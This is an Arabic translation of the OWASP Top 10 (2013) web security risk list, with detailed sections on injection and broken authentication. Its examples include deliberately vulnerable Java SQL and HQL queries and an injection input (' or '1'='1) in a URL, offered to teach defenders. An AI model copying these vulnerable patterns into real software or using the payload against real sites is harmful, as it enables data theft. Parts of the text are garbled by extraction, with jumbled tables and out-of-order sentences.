

## OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks



## عن منظمة أواسب

#### مقدمة

إن البرمجيات الخير أمنة تضعف مختلف بنياتنا التحتية؛ المالية والصحية والدفاعية والطاقة والبنى التحتية الحرجة الأخرى .كما يتزايد مستوى التعقيد والترابط في البنى التحتية فإن مقدار الصعوبة لتحقيق أمن التطبيقات ستزيد أضعاف مضاعفة .لم يعد من الممكن التساهل بالمشاكل الأمنية البسيطة مثل تلك المشاكل التي سنعرضها في هذا المشروع.

إن الهدف من المشروع (أواسب - العشرة الأوائل) هو نشر الوعي عن أمن التطبيقات وذلك بتحديد أبرز المخاطر الأمنية الحرجة التي قد تواجهها المنظمات .تم ذكر مشروع (العشرة الأوائل) في العديد من المعايير والكتب والأدوات والمنظمات بما في ذلك منظمة (MITRE)، ومعيار (PCI DSS)، ومائة نظم المعلومات الدفاعية (DCA)، وهيئة التجارة الفيدرالية (FTC)، وغيرها الكثير. يعتبر هذا الإصدار من مشروع (أواسب - العشرة الأوائل) بمثابة الذكرى السنوية العاشرة في نشر الوعي بأهمية مخاطر أمن التطبيقات. تم إصدار النسخة الأولى من (أواسب - العشرة الأوائل) في عام 2003، مع تحديثات ثانوية في عامي 2004 و 2007. في نسخة 2010 تم إعادة تنسيق الوثيقة ليكون ترتيب المخاطر بناءً على قيمة الخطر وليس فقط بمقدار الإنتشار. في هذا الإصدار -2013- سيتم إتباع نفس الأسلوب.

نحن نشجعك على إستخدام (أواسب - العشرة الأوائل) لجعل منشأتك <u>تبدأ</u> في أمن التطبيقات المنظمات الأخرى . أمن التطبيقات المنظمات الأخرى . على التنفيذين البدء في التفكير عن كيفية إدارة المخاطر الأمنية التي تخلقها التطبيقات البرمجية في مؤسساتهم.

على المدى البعيد، فإننا نشجعك لبناء برنامج لأمن التطبيقات بحيث يكون متناسق مع ثقافة وتقنيات منشأتك .تأتي هذه البرامج بمختلف الأشكال والأحجام، ويجب عليك تجنب محاولة القيام بكل مايوصف في بعض نماذج الإجراءات. عوضاً عن ذلك، قم بالإستفادة من نقاط القوة في منشأتك للقيام وقياس ماهو مذاور الك

نتمنى أن تقدم (أواسب - العشرة الأوائل) الفائدة الجهودك في أمن التطبيقات . نرجو عدم التردد في التواصل مع منظمة (أواسب) بشأن طرح الأسئلة أو الملاحظات أو الأفكار وذلك بشكل عام عبر البريد الإلكتروني <u>-owasp</u> topten@lists.owasp.org أو بشكل خاص dave.wichers@owasp.org.

### عن المنظمة

المشروع المفتوح لأمن تطبيقات الويب (أواسب) هو عبارة عن مجتمع مفتوح مختص لتمكين المنظمات من تطوير وشراء والحصول على التطبيقات بشكل يمكن الوثوق به في (أواسب) يمكنك الحصول مجاناً وبشكل مفتوح مايلي:

- أدوات ومعايير أمن التطبيقات
- كتب متكاملة في إختبار أمن التطبيقات، والتطوير الأمن للنصوص البرمجية، والمراجعة الأمنية للنصوص البرمجية
  - مكتبات وأدوات تحكم أمنية معيارية
    - المنظمات الفرعية حول العالم
      - البحاث متطورة
    - مؤتمرات واسعة حول العالم
      - قوائم بريدية

تعرف على المزيد: https://www.owasp.org

إن جميع الأدوات والوثائق والمنتديات والمنظات الفر عية لمنظمة (أواسب) هي مجانية ومفتوحة لجميع المهتمين بتطوير أمن التطبيقات . نقدم أمن التطبيقات كمشكلة تتضمن العامل البشري، والإجراءات، والتقنية؛ وذلك لأن أفضل الأساليب فعالية في أمن التطبيقات تتطلب تحسين جميع هذه المجالات الثلاثة.

(أواسب) هي منظمة فريدة من نوعها .حريتنا من الضغوط التجارية تسمح لنا تقديم معلومات عن أمن التطبيقات غير متحيزة وعملية وفعالة من ناحية التكلفة . إن (أواسب) لا تتبع أي شركة تجارية، مع أننا ندعم الإستخدام الواعي للتقنيات الأمنية التجارية . على غرار الكثير من مشاريع البرمجيات مفتوحة المصدر، فإن (أواسب) تقدم أنواع كثيرة من المواد بشكل تعاوني ومفتوح.

مؤسسة (أواسب) هي منشأة غير ربحية تضمن النجاح المستمر للمشروع .تقريباً، جميع المنتسبين إلى (أواسب) هم من المتطوعين، بمن فيهم أعضاء المجلس، واللجان العالمية، وقادة المنظمات الفرعية، وقادة المشاريع وأعضائها .نحن ندعم الأبحاث الأمنية الإبداعية بالمنح وتوفير البني التحتية.

إنضم إلينا!

### حقوق الطبع والرخصة

حقوق الطبع محفوظة لمنظمة أواسب 2013 - 2003



### الكلمة الترحيبية

مرحباً بك في (أواسب - العشرة الأوائل) بنسخته لعام 2013! هذا التحديث وسع أحد التصنيفات من نسخة 2010 لتكون أكثر شمولية لأهم الثغرات وأكثرها إنتشاراً، كذلك أعاد ترتيب بعض التصنيفات بناءً على تغير بيانات إنتشارها . كذلك سلطت الضوء على المكون الأمني "Security Component" وذلك بإنشاء صنف خاص لهذا الخطر الأمني، مزيحة بذلك الغموض الموجود بالصنف السادس (الإعدادات الأمنية الخاطئة )من نسخة 2010.

إن إصدار 2013 من (أواسب - العشرة الأوائل) مبنية على ثمانية مجموعات بيانية تم تقديمها من سبعة منشآت متخصصة في أمن التطبيقات، تتضمن أربعة شركات إستشارية وثلاثة من مقدمي الأدوات -شاملاً بذلك مقدمي البرمجيات كخدمة "Saas" (أحدها تقدم أداة فحص ثابتة "static" للنص البرمجي، وأخرى تفاعلية "dynamic" تحاكي هجوم المخترقين، والثالثة تقدم كلا النوعين). هذه البيانات تتجاوز الـ 500,000 ثغرة أمنية خلال مئات المنشآت وآلاف التطبيقات. تم إختيار وترتيب عناصر (العشرة الأوائل) وفقاً للإنتشار لمجموعة البيانات هذه بالإضافة إلى تقدير إمكانية إستغلال الثغرات الأمنية، وإكتشافها، ومدى تأثيرها.

الهدف الأساسي لمشروع (أواسب - العشرة الأوائل) هو تثقيف المطورين والمصممين ومعماري البرمجيات والمدراء والمنظمات حول الآثار المترتبة نتيحة نقاط الضعف الأمنية في تطبيقات الويب. (العشرة الأوائل) تقدم التقنيات الأساسية للحماية من المشاكل الأمنية عالية المخاطر، بالإضافة إلى تقديمها لإرشادات عن كيفية معالجة هذه المخاطر الأمنية.

#### تحذيرات

لاتقف عند العنصر العاشر . هنالك المئات من القضايا الأمنية التي قد تؤثر على أمن التطبيقات كما تم مناقشتها في الدليل الإرشادي للمطورين من أواسب (OWASP Developer's Guide) و سلسلة الأوراق المساعدة من أواسب (OWASP Cheat Sheet Series). إن قراءة هذه الوثائق هام جداً لأي مطور لتطبيقات الويب . تتوفر إرشادات عن كيفية إيجاد الثغرات الأمنية بفاعلية في كلاً من الدليل الإرشادي للإختبار من أواسب و الدليل الإرشادي لمراجعة النصوص البرمجية من أواسب.

التغيير المستمر. إن قائمة العشرة الأوائل ستتغير باستمرار .حتى من دون تغيير سطر واحد من النص البرمجي التطبيق الخاص بك، قد تتعرض الثغرات الأمنية بسبب إكتشاف أخطاء امنية جديدة وباستحداث أساليب اللإختراق .لمزيد من المعلومات، يرجى مراجعة الأجزاء المعنونة بـ «ماهي الخطوات التالية للمطورين، والموقين، والمؤسسات» في آخر أواسب العشرة الأوائل.

فكر بإيجابية عندما تصبح مستعداً للتوقف عن مطاردة الثغرات الأمنية وتركز أكثر على تأسيس أدوات تحكم قوية لأمن التطبيقات فإن أواسب قدمت لك معيار التحقق من أمن التطبيقات Application Security Verification "
"Standard كدليل إرشادي للمنظمات ومراجعي التطبيقات عما يلزم التحقق منه

إستخدم الادوات بحكمة قد تكون الثغرات الأمنية معقد جداً ومخباة بين جبل من أسطر النص البرمجي.في كثير من الحالات، إن الأسلوب الأكثر فاعلية لإيجاد وإزالة نقاط الضعف الأمنية هي بالخبرة البشرية مجندة بالأدوات المناسبة.

إدفع لليسار قم بالتركيز على جعل أمن المعلومات جزءً لايتجزأ من ثقافتك خلال منظمة تطوير التطبيقات إكتشف المزيد في <u>نموذج نضوج تأمين</u> البرمجيات المفتوحة وكتيب متانة البرمجيات.

## عزو العمل

على كلمة شكر موجهة إلى شركة (Aspect Security) لمبادرتها وقيادتها وتحديثها (لأواسب العشرة الأوائل) منذ إبتدائها عام 2003، ولكاتبيها الرئيسيين جيف ويليامز و ديف ويتشرز.



نرغب بشكر المنظمات التي ساهمت بتقديم بيانات الإنتشار للثغرات الأمنية دعماً لإصدار 2013 من (أواسب العشرة الأوائل):

- Aspect Security إحصائيات
- HP Statistics from both Fortify and WebInspect
- Minded Security إحصائيات
- Softtek الحصائيات
- Trustwave, SpiderLabs إحصائيات (50)
- Veracode إحصائيات
- WhiteHat Security Inc. إحصائيات

كذلك نرغب بشكر كل من ساهم في النسخ السابقة من (أواسب العشرة الأوائل). من دون هذه المساهمات لن تكون أواسب العشرة الأوائل ماهي عليه اليوم .نشكر من ساهم بوقته ونقده البناء خلال مراجعة هذه النسخة من (أواسب العشرة الأوائل):

- آدام باسو (منظمة ويكيبيديا)
- مایك بوبیرسكي (Booz Allen Hamilton)
  - تورستن جيغار
- نيل سميثلاين ( MorphoTrust USA) لتجهيزه نسخة الويكي من أواسب العشرة الأوائل وتقديمه للملاحظات

و أخيراً، نشكر مقدماً جميع المترجمين الذين سيقومون بترجمة هذه النسخة للعديد من اللغات ممايجعلها متاحة للجميع حول العالم.



## مذكرة الاصدار

#### ماهى التغيرات بين نسختى عام 2010و 2013؟

"Unvalidated Redirects and Forwards" - A10

"Insufficient Transport Layer Protection" ضعف حماية طبقة النقل - A9

إن المنظر العام للتهديدات الأمنية التي تواجه أمن التطبيقات تتغير بإستمرار. عوامل أساسية في هذا التطور هي التطورات المحرزة من المخترقين، وإصدار تقنيات جديدة تعانى من نقاط ضعف أمنية بالإضافة إلى المزيد من الدفاعات المدمجة، كذلك الإنتشار المتزايد للنظم المعقدة. لمواكبة ذلك نحدث وبإستمرار (أواسب —العشرة الأوائل). في هذا الإصدار لعام 2013، قمنا بالتغيرات التالية:

- 1) صعود العنصر (ضعف التحقق من الهوية وإدارة جلسة الإتصال) بسبب نسبة الإنتشار بناءً على المجموعات البيانية. نعتقد بأن هذا الصعود هو نتيجة البحث المكثف في هذا المجال، وليس بسبب حقيقة إنتشاره. هذا التغيير دعا إلى تبديل مرتبة الخطر (A2) مع (A3).
- 2) نزول العنصر (تزوير الطلبات عبر الموقع "CSRF") من A5-2010 الى 28-2013. نعتقد بأن ذلك نتيجة وجود (تزوير الطلبات عبر الموقع) في قائمة (العشرة الأوائل) منذ ستة سنوات، لذا قامت المنظمات ومطورو إطارات العمل "framework" بالتركيز عليها بشكل كافي مما جعل وجودها أقل في التطبيقات.
  - 3) قمنا بتوسيع نطاق العنصر الثامن (الفشل في ضبط الوصول للروابط) في نسخة 2010من (أواسب العشرة الأوائل) لتصبح أكثر شمولية:
- 2010-A8: (الفشل في ضبط الوصول للروابط)، أصبح الأن في نسخة <u>2013-A7: (إهمال التحكم بالوصول الوظيفي "Function")</u> لكي تغطي جميع أدوات التحكم بالوصول على المستوى الوظيفي. هناك العديد من الأساليب لتحديد ماهية الوظائف المسموح الوصول لها؛ ليس فقط الروابط "URL".
  - 4) قمنا بدمج وتوسيع العنصرين A7-2010 و A9-2010 في عنصر واحد ليكون: 2013-A6: (كشف البيانات الحساسة):
- تم إنشاء العنصر الجديد بدمج العنصر A7-2010: (التشفير الغير أمن للبيانات) والعنصر A9-2010: (ضعف حماية طبقة النقل)، بالإضافة إلى مخاطر

البيانات الحساسة في المتصفّح. يغطي هذه العنصر الجديد جميع إجراءات حمايةُ البيانات الحساسة (ماعدا التحكم بالوصول والذي تُم تغطيته في العنصرين A4-2013 و A7-2013) وذلك منذ تقديمها من المستخدم، وإرسالها وحفظها خلال التطبيق، وحتى إرسالها إلى المتصفح مرة أخرى.				
5) قمنا بإضافة - 2013-(إستخدام مكونات معروفة الضعف):				
+ تم تغطية هذا الموضوع خلال A6-2010: (الإعدادات الأمنية الخاطئة)، لكن في هذه النسخة أصبح لها صنف خاص بها بسبب إنتشار إستخدام المكونات "components" في التطوير مما ادى إلى زيادة المخاطر الأمنية بسبب إستخدام مكونات معروفة الضعف.				
ب - العشرة الأوائل) لعام 2010 (السابقة) (أواسب - العشرة الأوائل) لعام 2013 (الجديدة)				
"Injection" الحقن — 🗚	"Injection" الحقن— A1			
A2 - ضعف التحقق من الهوية وإدارة جلسة الإتصال Broken Authentication" and Session Management"	Broken Authentication and الهوية وإدارة جلسة الإتصال Session Management"			
"Cross-Site Scripting (XSS)" (XSS) عبر الموقع (Cross-Site Scripting (XSS)	"Cross-Site Scripting (XSS)" - البرمجة عبر الموقع - A2			
"Insecure Direct Object References" - الإحالة المباشرة الغير آمنة	"Insecure Direct Object References" - الإحالة المباشرة الغير آمنة			
Security Misconfiguration" - الإعدادات الأمنية الخاطئة - A5	"Security Misconfiguration" - الإعدادات الأمنية الخاطئة - A6			
"Sensitive Data Exposure" - كشف البيانات الحساسة "A6	A7 - التشفير الغير آمن للبياتات ــتم دمجها مع العنصر (2010-A9) "Insecure Cryptographic Storage"			
A7 - إهمال التحكم بالوصول الوظيفي Missing Function Level Access" "Control	A8 - الفشل في ضبط الوصول للروابط حتم توسيع نطاقها لتصبح (2013-A7) "Failure to Restrict URL Access"			
Cross-Site Request Forgery ( <b>CSRF)</b> عبر الموقع (CSRF)"	"Cross-Site Request Forgery (CSRF)" عبر الموقع "A5"			
A9 - إستخدام مكونات معروفة الضعف Using Known Vulnerable" Components'	خطيتها في العنصر A6: الإعدادات الأمنية الخاطئة> "Security Misconfiguration"			

"Unvalidated Redirects and Forwards" - A10


تم دمجها بالإضافة إلى 2010-A7مع العنصر 2013-A6



## مخاطر التطبيقات الأمنية

## ماهي مخاطر التطبيقات الأمنية؟

يمكن للمخترقين استخدام عدة مسارات مختلفة خلال تطبيقك وذلك لإلحاق الضرر إما للعمل أو للمنظمة. قد تمثل كل من هذه المسارات خطر أمني حقيقي، أو قد لاتمثل أي خطر يستحق الإهتمام.



في بعض الأحيان، قد يكون إيجاد واستغلال هذه المسارات عملية سهلة جداً، وفي أحيان أخرى قد تكون صعبة جداً. وبالمثل، فإن الضرر الناتج من استغلال هذه المسارات قد لاتنتج أي عواقب، أو قد تكون كافية للقضاء على تجارتك/عملك. لتحديد قيمة الخطر الأمني لمنظمتك، فبإمكانك تقييم الإحتمالية المرتبطة بكل عامل تهديد، ومؤشر إختراق، ونقطة ضعف أمنية ومن ثم دمجهم سوياً لتقدير مدى التأثير التقني والعملي لمنظمتك. بأخذ جميع هذه العوامل سوياً يمكن تحديد قيمة الخطر الإجمالية.

### ماهي مخاطري؟

(أواسب العشرة الأوائل) تركز على تحديد أبرز المخاطر الأمنية لمصفوفة واسعة من المنظمات. لكل واحدة من هذه المخاطر الأمنية، نقدم معلومات عامة عن إحتمالية وقوعها ومدى تأثيرها التقني وذلك باستخدام مخطط التقدير التالى والمبنى على منهجية (أواسب) لتقدير المخاطر.

التأثيرات على العمل Business Impacts	التأثيرات التقنية Technical Impacts	اكتشاف الضعف الأمن <i>ي</i> Weakness Detectability	إنتشار الضعف الأمن <i>ي</i> Weakness Prevalence	مؤشرات الهجوم Attack Vectors	عوامل التهديد Threat Agents
خصانص /التطبيق العمل	خطير	سهل	واسع الإنتشار	سهل	
	متوسط	متوسط	شائع	متوسط	خصائص التطبيق
	ثانوي	صعب	غير شائع	صعب	<b></b>

أنت فقط، لديك المعرفة بخصائص بيئتك وعملك لأي تطبيق معطى، قد لا يتوفر عامل التهديد الذي يمكنه تنفيذ الهجمات المقابلة لها، أو قد لايسبب التأثير التقني أي أضرار على عملك. من أجل ذلك، عليك تقييم كل خطر أمني بنفسك، وذلك بالتركيز على عوامل التهديد، وأدوات التحكم الأمنية، والتأثيرات على عمل منشأتك. قمنا بذكر عوامل التهديد كخصائص للتطبيق، كذلك ذكرنا أن التأثيرات على العمل كخصائص تعتمد على التطبيق ونوعية العمل. كل ذلك من أجل بيان أنها تعتمد على تفاصيل تطبيقاتك داخل منشأتك.

تم استنباط مسميات المخاطر الأمنية في (أواسب - العشرة الأوائل) بناءً على نوعية الهجوم، ونوعية الضعف الأمني، ونوعية الضعف الأمني، ونوعية التأثير الذي قد تسببه. تم إختيار الأسماء لتعكس وبدقة المخاطر الأمنية، مع الحرص حديث أمكن -على إختيار المصطلحات الشائعة غالباً لرفع الوعي الأمني.

### مراجع

#### موقع (أواسب):

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

#### روابط خارجية:

- FAIR Information Risk Framework
- <u>Microsoft Threat Modeling (STRIDE and DREAD)</u>

## المخاطر الأمنية لـ (أواسب العشرة الأوائل) T10 إصدار 2013

من دون صلاحية.

أخرى بإنتحال هويات مستخدمين آخرين.

المستخدم إلى مو اقع أخرى خبيثة.

بهذه المراجع للوصول إلى بيانات من دون صلاحيات مناسبة.

A1 - الحقن

A2 - ضعف التحقق من الهوية وإدارة جلسة الإتصال

A3 - البرمجة عبر الموقع

Α4 - الإحالة المباشرة

الغير آمنة

A5 - الإعدادات الأمنية الخاطئة

> A6 - كشف البيانات الحساسة

A7 - إهمال التحكم بالوصول الوظيفى

A8 - تزوير الطلبات

عبر الموقع

A9 - إستخدام مكونات معروفة الضعف

المكونات، مثل المكتبات وإطارات العمل والوحدات البرمجية الأخرى، تعمل في غالب الأمر بصلاحيات كاملة. في حال إستغلال إحدى المكونات فإن مثل هذه الهجوم قد يؤدي إلى فقد البيانات بصورة خطيرة أو الإستحواذ على الخادم. إن استخدام مكونات معروف إصابتها بثغرات أمنية قد يعرض دفاعات التطبيق للخطر ويعرضه لمجموعة من الاختراقات والأضرار.

> A10 - التوجيه الغير محقق

تقوم تطبيقات الويب بتوجهيه أو إعادة توجيه المستخدمين إلى صفحات أو مواقع ويب أخرى، وتستخدم بيانات غير موثوقة لتحديد صفحات الوجهة. من دون إجراءات التحقق المناسبة قد يتمكن المخترقين من إعادة توجيه الضحايا إلى مواقع مزورة (إصطياد إلكتروني) أو مواقع مصابة ببرمجيات خبيثة، أو التوجيه للوصول إلى صفحات غير مصرح له فيها.

في غالب الأحيان، يتم تطبيق وظائف التطبيق ذات العلاقة بالتحقق من الهوية أو إدارة جلسات الإتصال بطريقة غير صحيحة، ممايسمح ذلك للمخترقين بسرقة كلمات المرور، أو المفاتيح، أو معرّف جلسة الإتصال، أو بالإمكان كذلك إستغلال ثغرات

تظهر ثغرات البرمجة عبر الموقع عندما يقوم التطبيق بإستلام بيانات غير موثوقة وإرسالها إلى المتصفح من دون إلتحقق منها أو تخطيها "escaping". تسمّح ثغرات البرمجة عبر الموقع أن يقوم المخترق بتنفيذ نصوص برمجية "scripts" في متصفح الضحية والذي قد يؤدي إلى سرقة جلسة الإتصال الخاصة بالمستخدم، أو تشويه المواقع الإلكترونية، أو إعادة توجيه

أو مفاتيح قواعد البيانات من دون تطبيق أدوات التحكم بالوصول أو غيرها من أساليب الحماية، يمكن للمخترق أن يتلاعب

التأمين الجيد يتطلب أن يتم تحديد وتطبيق الإعدادات الأمنية للتطبيقات، إطارات العمل "frameworks"، خوادم التطبيقات، خوادم الويب، خوادم قواعد البيانات، والمنصات. يجب تحديد الإعدادات الأمنية وتطبيقها والمحافظة عليها، حيث أن غالب الإعدادات الإفتراضية لاتكون آمنة. بالإضافة إلى ذلك، يجب أن تُحدث البرمجيات أولاً بأول.

تِظهر ثغرة الإحالة المباشرة الغير آمنة عندما يقوم المبرمج بتعريضٍ مراجع لمكونات داخلية مثل الملفات أو اقائمة المجلدات

ثغرات الحقن، مثل حقن (SQL, OS, and LDAP) تظهر عند إرسال بيانات غير موثوقة لوسيط مُفسِر »interpreter"


كَجَّزء من أمر أو إستعلام ُ يمكن لبيانات المخترق الخبيثة أن تخدع المُفسِر لتنفيذ أوامر غير مسموحة أو الإطلاع على بيانات

الكثير من التطبيقات لاتقوم بحماية البيانات الحساسة مثل البطاقات الإنتمانية، ومُعرّفات الضرائب، وبيانات التحقق من الهوية بشكل مناسب. يمكن للمخترقين سرقة أو تغيير مثل هذه البيانات الغير محمية بالشكل المطلوب لإجراء إحتيالات مالية، أو سرقة الهوية، أو جرائم أخرى. إن البيانات الحساسة تتطلب مزيد من الحماية، مثل تشفيرها عند الحفظ أو النقل، كذلك تطبيق إحتياطات خاصة عند تبادل هذه البيانات مع المتصفح.

تقوم أغلب التطبيقات بالتحقق من صلاحيات الوصول الوظيفية قبل إظهار تلك الوظائف عبر واجهات المستخدم "الا". في كل الأحوال، تحتاج التطبيقات لتطبيق نفس إجراءات التحقق من صلاحيات الوصول لكل وظيفة "function" في جانب الخادم. إذا لم يتم النحقُّق من الطلبات، فعندها يمكن للمخترقين أن يقوموا بتزوير طلبات من أجل الوصول إلى وظائفٌ من دون

ثغرات تزوير الطلبات عبر الموقع تجبر متصفح الضحية على إرسال طلبات (HTTP) مزورة تتضمن ملف جلسة الإتصال "session cookie" و أي معلومات تستخدم للتحقق من هوية المستخدم إلى تطبيقات ويب أخرى مصابة. هذا يسمح للمخترق بإجبار متصفح الضحية من إنشاء طلبات تظهر بأنها صادرة من الضحية ومشروعة في التطبيق المصاب.

## [Injection]



### هل أنا معرض لهذه الثغرة؟

والإَسْتَعَلَّامات. بالنسبة لطلبات لغة الإستعلام (SQL)، فَهذا يُعنِي ضَرُورة والإِسْتَعَلَّامات. استخدام متغيرات مرتبطة "bind variables" في جميع الجمل المُعدَّة مسبقاً والإجراءات المخزنة "stored procedures"، وتجنب إستخدام الإستعلامات التفاعلية "dynamic queries". إن عملية فحص النص البرمجي هي أسرع وأدق طريقة لإكتشاف ما إذا كان التطبيق يستخدم المُفسَر بطريقة سليمة. تساعد أدوات (أو برامج) تحليل النص البرمجي استكشاف استخدامات المُفسِّر ومتابعة تدفق البيانات خلال التطبيق. مختبريُّ الإختراق يمكن لهم التحقق من وجود هذه الثغرات عبر تطوير

أفضل طريقة لمعرفة ما إذا كان التطبيق يعاني من ثغرات الحقن هو بالتحقق من أن جميع استخدامات المُفسَر يتم فيها عزل البيانات الغير موثوقة عن الأوامر

قد تتمكن برامج الفحص التفاعلية الألية "dynamic scanner" من إختبار التطبيق وبيان ما إذا كان يعاني من وجود أي ثغرات حقن يمكن استغلالها. قد لا تتمكن برامج الفحص دائماً من الوصول إلى الفسر وبهذا ستواجه صعوبة في تحديد نجّاح الإستغلال من فشلّه. سُوء معالجة الأخطّاء "error handling" بشكل صحيح يجعل من السهل جداً إكتشاف وجود ثغرات الحقن.

## كيف أمنع هذه الثغرة؟

مراجع أواسب:

روابط خارجية:

منع ثغرات الحقن تتطلب عزل البيانات الغير موثوقة عن الأوامر والإستعلامات:

- الخيار المفضل هو بإستخدام واجهة التطبيق البرمجية "API"والتي تتجنب استُخدَّام المُفسِّر بَشكُل كامل، أو مخاطبتها عبر واجهة المعامِلات "parameterized interface". يجب الحذر عن استخدام واجهات التطبيق البرمجية، مثل الإجراءات المخزنة التي تتعامل بالمعاملات حيث يمكن أن تتسبب في تغرات الحقن.
- في حال عدم توفر واجهة التطبيق البرمجية التي تتعامل بالمعامِلات "parameterized API" فعليك أستخدام حويحذر -صياغات تخطى مناسبة لتخطي بعض الرموز الخاصة "special character". مشروع (OWASP's ESAPI) يقدم الكثير من أساليب التخطى.
- التحقق من المدخلات عبر القوائم البيضاء من الإجراءات التي ينصح بها، لكن لايعتبر هذا الأسلوب دفاعي كامل، حيث أن كثير من التطبيقات تتطلب استخدام الرموز الخاصة كمدخلات في حال وجوب استخدام الرموز الخاصة، فالأسلوبان أعلاه (رقم أو 2) هما الأفضل استخداماً يقدم مشروع (OWÁSP's ESAPI) مكتبة شاملة من أساليب التحقق من المدخلات عبر القوائم البيضاء.

## أمثلة لكيفية الإختراق

المثال الأول: التطبيق يستخدم بيانات غير موثوقة لتكوين جملة إستعلام (SQL)مصابة:

String query = "SELECT \* FROM accounts WHERE custID="" + request.getParameter("id") + """;

<u>المثال الثاني:</u> بالمثل، الوثوق الأعمى من التطبيق لإطار العمل قد ينتج عنه إستعلامات مصابة، مثل لغة الإستعلام:(Hibernate Query Language – HQL)

Query HQLQuery = session.createQuery("FROM accounts

WHERE custID="" + request.getParameter("id") + """);

في كلا الحالتين، يمكن للمخترق تغيير قيمة المعامِل (id) من خلال المتصفح وإرسال قيمة ( or '1'='1 ). على سبيل المثال:

http://example.com/app/accountView?id=' or '1'='1

هذا سيغير المعنى في كلا الإستعلامين لإرجاع جميع السجلات من جدول الحسابات. الهجمات الأكثر خطورة قد ينتج عنها تغيير في البيانات او حتى إستدعاء إجراءات

- CWE Entry 77 on Command Injection

• OWASP XML eXternal Entity (XXE) Reference Article

ASVS: Output Encoding/Escaping Requirements (V6)

OWASP Testing Guide: Chapter on SQL Injection

OWASP SQL Injection Prevention Cheat Sheet

OWASP Query Parameterization Cheat Sheet

OWASP Command Injection Article

CWE Entry 89 on SQL Injection


Testing

CWE Entry 564 on Hibernate Injection



ضعف التحقق من الهوية وإدارة جلسة الإتصال

## [Broken Authentication and Session Management]



## هل أنا معرض لهذه الثغرة؟

هل أصول إدارة جلسة الإتصال من مثل اسم المستخدم/كلمة المرور ومعرف جلسة الإتصال مؤمنة؟ قد تكون عرضة للهجوم إذا: اسم المستخدم/كلمة المرور غير مؤمنة عند التخزين بواسطة خوارزميات التشفير او الدوال

- احادية الإتجاه Hash. انظر A6. اسم المستخدم/كلمة المرور من الممكن توقعها او إعادة كتابتها بواسطة وظائف إدارة الحساب الضعيفة. (على سبيل المثال إنشاء الحساب، تغيير كلمة المرور، إسترجاع كلمة المرور،
- معرف جلسة إتصال ضعيف). معرفات جلسات الإتصال المكشوفة في سطر العناوين URL (على سبيل المثال إعادة كتابة .(URL Rewrite
  - معرفات جلسات الإتصال عرضة لهجوم تثبيت جلسة الإتصال session fixation.
- معرفات جلسات الإتصال ليس لها وقت انتهاء، او ان جلسات المستخدم او مدخلات التحقق من الهوية - وعلى وجه الخصوص التي تكون تسجيل دخول لمرة واحدة -single sign
  - on-، لم يتم الغاءها بشكل جيد اثناء تسجيل الخروج من جلسة الإتصال.
- معرفات جلسات الإتصال لا يتم إعادة تدوير ها بعد تسجيل الدخول بنجاح. كلمات المرور، معرفات جلسات الإتصال، واثباتات التحقق من الهوية تُرسل عبر إتصال غير

#### مشفر. انظر A6. انظر متطلبات <u>ASVS</u> في V2 و V3 المزيد من المعلومات.

## أمثلة لكيفية الإختراق

المثال الأول: تطبيق حجوزات خطوط طيران تدعم إعادة كتابة سطر العناوين URL وتضع معرفات جلسات الإتصال في سطر العناوين:

#### http://example.com/sale/saleitems;jsessionid= 2P00C2JSNDLPSKHCJUN2JV?dest=Hawaii

المستخدم المتحقق من هويته لهذا الموقع أراد إطلاع اصدقائه عن هذه الصفقة، فأرسِل الرابط التي في الأعلى بواسطة البريد وبدون ان يعرف انه بهذه الطريقة يرسل ايضاً معرف جلَّسة الإتصال الخاص به. حينها يستطيع اصدقائه استخدام الوصلة ومن خلالها سيستخدمون معرف جلسة الاتصال الخاصة به وايضاً بطاقته الائتمانية.

المثال الثاني: وقت انتهاء جاسة الإتصال للتطبيق ليست مختارة بشكل جيد. المستخدم يستخدم كمبيوتر عام للدخول للموقع عوضاً عن اختيار "تسجيل الخروج" قام المستخدم بالإكتفاء بإغلاق المتصفح فقط. مهاجم قام بإستخدام نفس المتصفح بعد ساعة والمتصفح

لازال محتفظ بمعلومات تحقق الهوية صالحة للموقع. المثال الثالث: المهاجم سواء من الداخل او الخارج اذا حصل على حق الدخول لقاعدة البيانات التي تُحوي كلمَات المرور لمستخدمين النظّام. وكانت كلمات المرور لا تستخدم الخوارزميات احادية الإتجاه "Hash"، فإن المهاجم يكشف كلمات المرور لجميع

## كيف أمنع هذه الثغرة؟

التوصية الرائيسية لأي منظمة ان تتيح للمطورين الآتي:

- مجموعة قوية من وحدات التحقق من الهوية و التحكم لإدارة جلسات الاتصال. وحدات التحكم هذه يجب ان تسعى حثيثاً في:
- إستيفاء جميع متطلبات التحقق مِن الهوية وإدارة جلسة الانتصال المعرفة في "معيار التأكد لمستوى الأمن في التحليبقات " ASVS لأواسب في كل من V2 (التحقق من الهوية) و V3 (إدارة جلسة الإنصال).
- وجود واجهة بسيطة للمطورين. خذ في الإعتبار استخدام الواجهات البرمجية للتطبيقات الخاصة بالمتحقق من الهوية كأمثلة جيدة لمحاكاتها واستخدامها والبناء عليها.
- جهود قوية يجب ان تقدم لمنع ثغرات البرمجة عبر المواقع XSS، والتي قد تستخدم لسرقة معرفات جلسات الإتصال. انظر A3.

## مراجع

#### أواسب:

لمعلومات كاملة عن مجموعة المتطلبات والمشاكل لمنع حدوث هذه الهجمات انظر متطلبات ASVS و إدارة جلسة الإتصال (V3)

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication
  - روابط خارجية:
- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

# البرمجة عبر الموقع [Cross-Site Scripting – XSS]

التأثيرات على العمل	التأثيرات التقنية		الأمني	ا = مؤشرات الهجوم	عوامل التهديد
خصانص التطبيق /العمل	التأثير متوسط	الإكتشىاف سىهل	الإنتشار واسع الإنتشار جداً	إمكانية الإستغلال متوسط	خصانص التطبيق
